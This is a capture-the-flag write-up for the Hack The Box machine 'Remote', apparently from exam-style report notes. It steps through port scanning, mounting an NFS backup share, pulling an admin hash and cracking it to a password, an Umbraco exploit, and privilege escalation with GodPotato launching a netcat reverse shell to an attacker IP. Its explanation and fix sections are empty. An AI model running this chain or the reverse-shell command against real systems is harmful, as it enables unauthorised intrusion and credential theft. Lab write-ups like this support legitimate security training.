# Remote

## Target #1 – 10.129.230.172

### Initial Access –

**Vulnerability Explanation:**

**Vulnerability Fix:**

**Severity: high**

**Steps to reproduce the attack:**

### Service Enumeration

**Port Scan Results**

|  |  |
| --- | --- |
| **IP Address** | **Ports Open** |
| 10.129.230.172 | **TCP**: 21,80,111,135,139,445,2049,5985,47001,49664,49665,49666,49667,49678,49679,49680 |


**As part of the enumeration process for the standalone (SA) machines, I developed a custom script to automate and standardize Nmap scans across multiple targets. The script is presented below and is included here for reference.**

**Please note: this script will be used consistently throughout the assessment for scanning SA machines. To avoid redundancy, I will not reintroduce the script in each machine’s section. Instead, I will refer back to this initial instance whenever applicable.**

The python script called oscpSAscan.py – you can find it here: [oscpSAscan.py tool](https://github.com/J4c0b-1337x007/oscpSAscan)



|  |
| --- |
| showmount -e 10.129.230.172 |



|  |
| --- |
| mkdir nfs |

A black background with white text

AI-generated content may be incorrect.


|  |
| --- |
| sudo mount -t nfs 10.129.230.172:/site\_backups ./nfs |


A screenshot of a computer

AI-generated content may be incorrect.


|  |
| --- |
| gobuster dir -u http://10.129.230.172/ -w /home/kali/OSCPWordlists/big+common.txt |








|  |
| --- |
| strings Umbraco.sdf | grep admin |



Cracked the hash with john:




The hash: b8be16afba8c314ad33d812f22a04991b90e2aaa

|  |
| --- |
| john hash --wordlist=/usr/share/wordlists/rockyou.txt |


Cracked: baconandcheese

Username: [admin@htb.local](mailto:admin@htb.local)






|  |
| --- |
| Searchsploit -m aspx/webapps/49488.py |




Got the code from here: [Online - Reverse Shell Generator](https://www.revshells.com/)




A screen shot of a computer program

AI-generated content may be incorrect.



|  |
| --- |
| whoami /priv |



|  |
| --- |
| .\GodPotato-NET4.exe -cmd "C:\Users\Public\nc.exe -e cmd.exe 10.10.16.52 4444" |

A computer screen with white text

AI-generated content may be incorrect.

A screenshot of a computer program

AI-generated content may be incorrect.

A computer screen shot of a computer

AI-generated content may be incorrect.